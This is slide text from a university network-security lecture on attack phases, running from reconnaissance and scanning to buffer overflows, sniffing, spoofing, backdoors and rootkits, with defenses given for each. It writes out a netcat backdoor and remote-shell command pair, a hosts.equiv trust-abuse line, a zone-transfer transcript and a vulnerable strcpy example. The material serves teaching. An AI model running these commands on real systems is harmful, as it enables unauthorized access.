Disclaimer
• Some techniquesand tools mentioned in this class
could be:
– Illegal to use
– Dangerous for others – they can crash machines
and clog the network
– Dangerous for you – downloading the attack code
you provide attacker with info about your machine
• Don’t use any such tools in real networks
– Especially not on USC network
– You can only use them in a controlled
environment, e.g. DETER testbed
Dangerous
3.
Intrusions
• Why dopeople break into computers?
• What type of people usually breaks into computers?
• I thought that this was a security course. Why are we
learning about attacks?
Phase 1: Reconnaissance
•Get a lot of information about intended target:
– Learn how its network is organized
– Learn any specifics about OS and applications
running
6.
Low Tech Reconnaissance
•Social engineering
– Instruct the employees not to divulge sensitive
information on the phone
• Physical break-in
– Insist on using badges for access, everyone must
have a badge, lock sensitive equipment
– How about wireless access?
• Dumpster diving
– Shred important documents
7.
Web Reconnaissance
• Searchorganization’s web site
– Make sure not to post anything sensitive
• Search information on various mailing list archives
and interest groups
– Instruct your employees what info should not be
posted
– Find out what is posted about you
• Search the Web to find all documents mentioning
this company
– Find out what is posted about you
8.
Whois and ARINDatabases
• When an organization acquires domain name it
provides information to a registrar
• Public registrar files contain:
– Registered domain names
– Domain name servers
– Contact people names, phone numbers,
E-mail addresses
– http://www.networksolutions.com/whois/
• ARIN database
– Range of IP addresses
– http://whois.arin.net/ui/


9.
Domain Name System
•What does DNS do?
• How does DNS work?
• Types of information an attacker can gather:
– Range of addresses used
– Address of a mail server
– Address of a web server
– OS information
– Comments
10.
Domain Name System
•What does DNS do?
• How does DNS work?
• Types of information an attacker can gather:
– Range of addresses used
– Address of a mail server
– Address of a web server
– OS information
– Comments
11.

Interrogating DNS –Zone Transfer
$ nslookup
Default server:evil.attacker.com
Address: 10.11.12.13
server 1.2.3.4
Default server:dns.victimsite.com
Address: 1.2.3.4
set type=any
ls –d victimsite.com
system1 1DINA 1.2.2.1
1DINHINFO “Solaris 2.6 Mailserver”
1DINMX 10 mail1
web 1DINA 1.2.11.27
1DINHINFO “NT4www”
Dangerous
12.

Protecting DNS
• Provideonly necessary information
– No OS info and no comments
• Restrict zone transfers
– Allow only a few necessary hosts

• Use split-horizon DNS
13.
Split-horizon DNS
• Showa different DNS view to external and
internal users
Internal
DNS
Employees
External
DNS
External users
Web
server
Mail
server
Internal
DB
14.
Reconnaissance Tools

• Toolsthat integrate Whois, ARIN, DNS interrogation
and many more services:
– Applications
– Web-based portals
• http://www.network-tools.com
Dangerous
15.
At The EndOf Reconnaissance
• Attacker has a list of IP addresses assigned to the
target network
• He has some administrative information about the
target network
• He may also have a few “live” addresses and some
idea about functionalities of the attached
computers
16.
Phase 2: Scanning
•Detecting information useful for break-in
– Live machines
– Network topology
– Firewall configuration
– Applications and OS types
– Vulnerabilities
17.

Network Mapping
• Findinglive hosts
– Ping sweep
– TCP SYN sweep
• Map network topology

– Traceroute
• Sends out ICMP or UDP packets with increasing TTL
• Gets back ICMP_TIME_EXCEEDED message from
intermediate routers
18.

Traceroute
A R1 R2R3 db
www
mail
1. ICMP_ECHO to www.victim.com
TTL=1
1a. ICMP_TIME_EXCEEDED
from R1
victim.com
A: R1 is my first hop to www.victim.com!
19.

A R1 R2R3 db
www
mail
2. ICMP_ECHO to www.victim.com
TTL=2
2a. ICMP_TIME_EXCEEDED
from R2
victim.com
A: R1-R2 is my path to www.victim.com!
Traceroute
20.

A R1 R2R3 db
www
mail
3. ICMP_ECHO to www.victim.com
TTL=3
3a. ICMP_TIME_EXCEEDED
from R3
victim.com
A: R1-R2-R3 is my path to www.victim.com!
Traceroute
21.
A R1 R2R3 db
www
mail
4. ICMP_ECHO to www.victim.com
TTL=4
4a. ICMP_REPLY
from www.victim.com
victim.com
A: R1-R2-R3-www is my path to www.victim.com
Traceroute
22.
A R1 R2R3 db
www
mail

Repeat for db and mail servers
victim.com
A: R1-R2-R3-www is my path to www.victim.com
R1-R2-R3-db is my path to db.victim.com
R1-R2-R3-mail is my path to mail.victim.com
Victim network is a star with R3 at the center
Traceroute
23.
Network Mapping Tools

•Cheops
– Linux application
– http://cheops-ng.sourceforge.net/
– Automatically performs ping sweep and network
mapping and displays results in a GUI
Dangerous
24.
Defenses Against NetworkMapping
And Scanning

• Filter out outgoing ICMP traffic
– Maybe allow for your ISP only
• Use Network Address Translation
(NAT)
NAT
box
A
B
C
D
Internal hosts with 192.168.0.0/16
1.2.3.4
8.9.10.11
Request 1.2.3.4
Request 192.168.13.73
Reply 192.168.13.73
Reply 1.2.3.4
25.

How NATs Work
•For internal hosts to go out
– B sends traffic to www.google.com
– NAT modifies the IP header of this traffic
• Source IP: B NAT
• Source port: B’s chosen port Y random port X
– NAT remembers that whatever comes for it on port X
should go to B on port Y
– Google replies, NAT modifies the IP header
• Destination IP: NAT B
• Destination port: X Y
26.

How NATs Work
•For public services offered by internal hosts
– You advertise your web server A at NAT’s address (1.2.3.4
and port 80)
– NAT remembers that whatever comes for it on port 80
should go to A on port 80
– External clients send traffic to 1.2.3.4:80
– NAT modifies the IP header of this traffic
• Destination IP: NAT A
• Destination port: NAT’s port 80 A’s service port 80
– A replies, NAT modifies the IP header
• Source IP: ANAT
• Source port: 80 80
27.

How NATs Work
•What if you have another Web server C
– You advertise your web server A at NAT’s address (1.2.3.4
and port 55) – not a standard Web server port so clients
must know to talk to a diff. port
– NAT remembers that whatever comes for it on port 55
should go to C on port 80
– External clients send traffic to 1.2.3.4:55
– NAT modifies the IP header of this traffic
• Destination IP: NAT C
• Destination port: NAT’s port 55 C’s service port 80
– C replies, NAT modifies the IP header
• Source IP: CNAT, source port: 80 55
28.

Port Scanning
• Findingapplications that listen on ports
• Send various packets:
– Establish and tear down TCP connection
– Half-open and tear down TCP connection
– Send invalid TCP packets: FIN, Null, Xmas scan
– Send TCP ACK packets – find firewall holes
– Obscure the source – FTP bounce scans
– UDP scans
– Find RPC applications Dangerous
29.
Port Scanning
• Setsource port and address
– To allow packets to pass through the firewall
– To hide your source address
• Use TCP fingerprinting to find out OS type
– TCP standard does not specify how to handle
invalid packets
– Implementations differ a lot
30.
Port Scanning Tools
•Nmap
– Unix and Windows NT application and GUI
– http://nmap.org/
– Various scan types
– Adjustable timing Dangerous
31.
Defenses Against PortScanning
• Close all unused ports
• Remove all unnecessary services
• Filter out all unnecessary traffic
• Find openings before the attackers do
• Use smart filtering, based on client’s IP
32.
Firewalk: Determining FirewallRules
• Find out firewall rules for new connections
• We don’t care about target machine, just about
packet types that can get through the firewall
– Find out distance to firewall using traceroute
– Ping arbitrary destination setting TTL=distance+1
– If you receive ICMP_TIME_EXCEEDED
message, the ping went through
33.
Defenses Against Firewalking
•Filter out outgoing ICMP traffic
• Use firewall proxies
– This defense works because a proxy recreates each packet
including the TTL field
– The destination host would have to be set up to ignore
messages that are not allowed
34.
Vulnerability Scanning
• Theattacker knows OS and applications installed on
live hosts
– He can now find for each combination
• Vulnerability exploits
• Common configuration errors
• Default configuration
• Vulnerability scanning tool uses a database of
known vulnerabilities to generate packets
• Vulnerability scanning is also used for sysadmin
At The EndOf Scanning Phase

• Attacker has a list of “live” IP addresses
• Open ports and applications at live machines
• Some information about OS type and version of live
machines
• Some information about application versions at
open ports
• Information about network topology
• Information about firewall configuration
38.
Phase 3: GainingAccess
• Exploit vulnerabilities
– Exploits for a specific vulnerability can be downloaded
from hacker sites
– Skilled hackers write new exploits
What is a vulnerability?
What is an exploit?
39.
Buffer Overflow Attacks

•Aka stack-based overflow attacks
• Stack stores important data on procedure call
Function call
arguments
Return address
Saved frame ptr
Local variables
for called procedure
TOS
Memory address
increases
40.
Buffer Overflow Attacks
•Consider a function
void sample_function(char* s)
{
char buffer[10];
strcpy(buffer, s);
return;
}
• And a main program
void main()
{
int i;
char temp[200];
for(i=0; i<200;i++) temp[i]=‘A’;
sample_function(temp);
return;
}
Argument is larger
than we expected
…
41.
Buffer Overflow Attacks
•Large input will be stored on the stack,
overwriting system information
Function call
arguments
Return address
Saved frame ptr
s,buffer[10]
TOS
Memory address
increases
Overwritten
by A’s
42.
Buffer Overflow Attacks

•Attacker overwrites return address to point
somewhere else
– “Local variables” portion of the stack
– Places attack code in machine language at that portion
– Since it is difficult to know exact address of the portion,
pads attack code with NOPs before and after
43.
Buffer Overflow Attacks

•Intrusion Detection Systems (IDSs) could look for
sequence of NOPs to spot buffer overflows
– Attacker uses polymorphism: he transforms the code so
that NOP is changed into some other command that does
the same thing,
e.g. MOV R1, R1
– Attacker XORs important commands with a key
– Attacker places XOR command and the key just before
the encrypted attack code. XOR command is also
obscured
44.
Buffer Overflow Attacks

•What type of commands does the attacker execute?
– Commands that help him gain access to the machine
– Writes a string into inetd.conf file to start shell
application listening on a port, then “logs on” through
that port
– Starts Xterm
45.
Buffer Overflow Attacks

•How does an attacker discover Buffer
overflow?
– Looks at the source code
– Runs application on his machine, tries to supply
long inputs and looks at system registers
• Read more at
– http://insecure.org/stf/smashstack.html
46.
Defenses Against BufferOverflows
• For system administrators:
– Apply patches, keep systems up-to-date
– Disable execution from the stack
– Monitor writes on the stack
– Store return address somewhere else
– Monitor outgoing traffic
• For software designers
– Apply checks for buffer overflows
– Use safe functions
– Static and dynamic code analysis
Sniffing
• Looking atraw packet information on the wire
– Some media is more prone to sniffing – Ethernet
– Some network topologies are more prone to sniffing –
hub vs. switch
49.

Sniffing On aHub
• Ethernet is a broadcast media – every machine
connected to it can hear all the information
– Passive sniffing
For X For X
X
A
R
Y
50.
Sniffing On aHub

• Attacker can get anything that is not encrypted and
is sent to LAN
– Defense: encrypt all sensitive traffic
– Tcpdump
• http://www.tcpdump.org
– Snort
• http://www.snort.org
– Ethereal
• http://www.ethereal.com
51.
Sniffing On aSwitch

• Switch is connected by a separate physical line to
every machine and it chooses only one line to send
the message
For X
For X X
A
R
Y
52.
Sniffing On aSwitch – Take 1

• Attacker sends a lot of ARP messages for fake
addresses to R
– Some switches send on all interfaces when their table
overloads
For X
For X X
A
R
Y
53.
Sniffing On aSwitch – Take 2

• Address Resolution Protocol (ARP) maps IP
addresses with MAC addresses
1. For X
4. For X
2. Who has X?
3. I do X
A
R
Y
54.
Sniffing On aSwitch – Take 2

• Attacker uses ARP poisoning to map his MAC
address to IP address X
3. For X, MAC (A)
1. I have X, MAC(A)
X
A
R
Y
4. For X, MAC (A)
2
.
I
h
a
v
e
Y
,
M
A
C
(
A
)
6. For Y, MAC(A) 5. A sends this back
to R, to be sent to MAC(X)
7. For Y, MAC (A)
8. A sends this back
to R, to be sent to MAC(Y)
55.

Active Sniffing Tools
•Dsniff
– http://www.monkey.org/~dugsong/dsniff
– Also parses application packets
for a lot of applications
– Sniffs and spoofs DNS Dangerous
56.
Spoofing DNS
• Attackersniffs DNS requests, replies with his own
address faster than real server (DNS cache
poisoning)
• When real reply arrives client ignores it
• This can be coupled with man-in-the-middle attack
on HTTPS and SSH
57.
Sniffing Defenses
• Useend-to-end encryption
• Use switches
– Statically configure MAC and IP bindings with ports
• Don’t accept suspicious certificates
58.
What Is IPSpoofing
• Faking somebody else’s IP address in IP source
address field
• How to spoof?
– Linux and BSD OS have functions that enable superuser
to create custom packets and fill in any information
– Windows XP also has this capability but earlier Windows
versions don’t
59.

IP Address Spoofingin TCP packets
• Attacker cannot see reply packets
Alice M Bob M
Attacker M
1. SYN, IP Alice, SEQA
2. SYN SEQB, ACK SEQA
3. RESET
60.

Guessing a SequenceNumber
• Attacker wants to assume Alice’s identity
– He establishes many connections to Bob with his own
identity gets a few sequence numbers
– He disables Alice (DDoS)
– He sends SYN to Bob, Bob replies to Alice, attacker uses
guessed value of SEQB to complete connection – TCP
session hijacking
– If Bob and Alice have trust relationship (/etc/hosts.equiv
file in Linux) he has just gained access to Bob
– He can add his machine to /etc/hosts.equiv
echo “1.2.3.4” >> /etc/hosts.equiv
• How easy is it to guess SEQB?
61.

Guessing a SequenceNumber
• It used to be ISN=f(Time), still is in some Windows
versions
Spoofing Defenses
• Ingressand egress filtering
• Prohibit source routing option
• Don’t use trust models with IP addresses
• Randomize sequence numbers
65.
At The Endof Gaining Access
• Attacker has successfully logged onto a machine
66.
Phase 4: MaintainingAccess
• Attacker establishes a listening application on a
port (backdoor) so he can log on any time with or
without a password
• Attackers frequently close security holes they find
67.


Netcat Tool
• Similarto Linux cat command
– http://netcat.sourceforge.net/
– Client: Initiates connection to any port on remote machine
– Server: Listens on any port
– To open a shell on a victim machine
On victim machine: nc –l –p 1234
/* This opens a backdoor */
On attacker machine: nc 123.32.34.54 1234 –c /bin/sh
/* This enters through a backdoor, opens a shell */
Dangerous
Trojans
• Application thatclaims to do one thing (and looks
like it) but it also does something malicious
• Users download Trojans from Internet (thinking they
are downloading a free game) or get them as
greeting cards in E-mail, or as ActiveX controls when
they visit a Web site
• Trojans can scramble your machine
– They can also open a backdoor on your system
• They will also report successful infection to the
attacker
70.
Back Orifice
• Trojanapplication that can
– Log keystrokes
– Steal passwords
– Create dialog boxes
– Mess with files, processes or system (registry)
– Redirect packets
– Set up backdoors
– Take over screen and keyboard
– http://www.bo2k.com/
Dangerous
71.
Trojan Defenses
• Antivirussoftware
• Don’t download suspicious software
• Check MD5 sum on trusted software you
download
• Disable automatic execution of attachments
72.
At the Endof Maintaining Access
• The attacker has opened a backdoor and can now
access victim machine at any time
73.
Phase 5: CoveringTracks
• Rootkits
• Alter logs
• Create hard-to-spot files
• Use covert channels
74.
Application Rootkits
• Alteror replace system components
(for instance DLLs)
• E.g., on Linux attacker replaces ls program
• Rootkits frequently come together with sniffers:
– Capture a few characters of all sessions on the Ethernet
and write into a file to steal passwords
– Administrator would notice an interface in promiscuous
mode
• Not if attacker modifies an application that shows interfaces -
netstat
75.
Application Rootkits
• Attackerwill modify all key system applications that
could reveal his presence
– List processes e.g. ps
– List files e.g. ls
– Show open ports e.g. netstat
– Show system utilization e.g. top
• He will also substitute modification date with the
one in the past
76.
Defenses Against App.Rootkits
• Don’t let attackers gain root access
• Use integrity checking of files:
– Carry a floppy with md5sum, check hashes of system files
against hashes advertised on vendor site or hashes you
stored before
• Use Tripwire
– Free integrity checker that saves md5 sums of all
important files in a secure database (read only CD), then
verifies them periodically
– http://www.tripwire.org/
77.
Kernel Rootkits
• Replacesystem calls
– Intercept calls to open one application with calls to open
another, of attacker’s choosing
– Now even checksums don’t help as attacker did not modify
any system applications
– You won’t even see attacker’s files in file listing
– You won’t see some processes or open ports
• Usually installed as kernel modules
• Defenses: disable kernel modules
78.
Altering Logs
• Forbinary logs:
– Stop logging services
– Load files into memory, change them
– Restart logging service
– Or use special tool
• For text logs simply change file through scripts
• Change login and event logs, command history file,
last login data
79.
Defenses Against AlteringLogs
• Use separate log servers
– Machines will send their log messages to these servers
• Encrypt log files
• Make log files append only
• Save logs on write-once media
80.
Creating Hard-to-Spot Files
•Names could look like system file names, but slightly
changed
– Start with .
– Start with . and add spaces
– Make files hidden
• Defenses: intrusion detection systems and caution
![Buffer Overflow Attacks
• Consider a function
void sample_function(char* s)
{
char buffer[10];
strcpy(buffer, s);
return;
}
• And a main program
void main()
{
int i;
char temp[200];
for(i=0; i<200;i++) temp[i]=‘A’;
sample_function(temp);
return;
}
Argument is larger
than we expected
…](https://image.slidesharecdn.com/lecture5-251203011529-dc480a23/85/lecture5Ch03-bufferOverFlow-attack-ppt-pptx-40-320.jpg)
![Buffer Overflow Attacks
• Large input will be stored on the stack,
overwriting system information
Function call
arguments
Return address
Saved frame ptr
s,buffer[10]
TOS
Memory address
increases
Overwritten
by A’s](https://image.slidesharecdn.com/lecture5-251203011529-dc480a23/85/lecture5Ch03-bufferOverFlow-attack-ppt-pptx-41-320.jpg)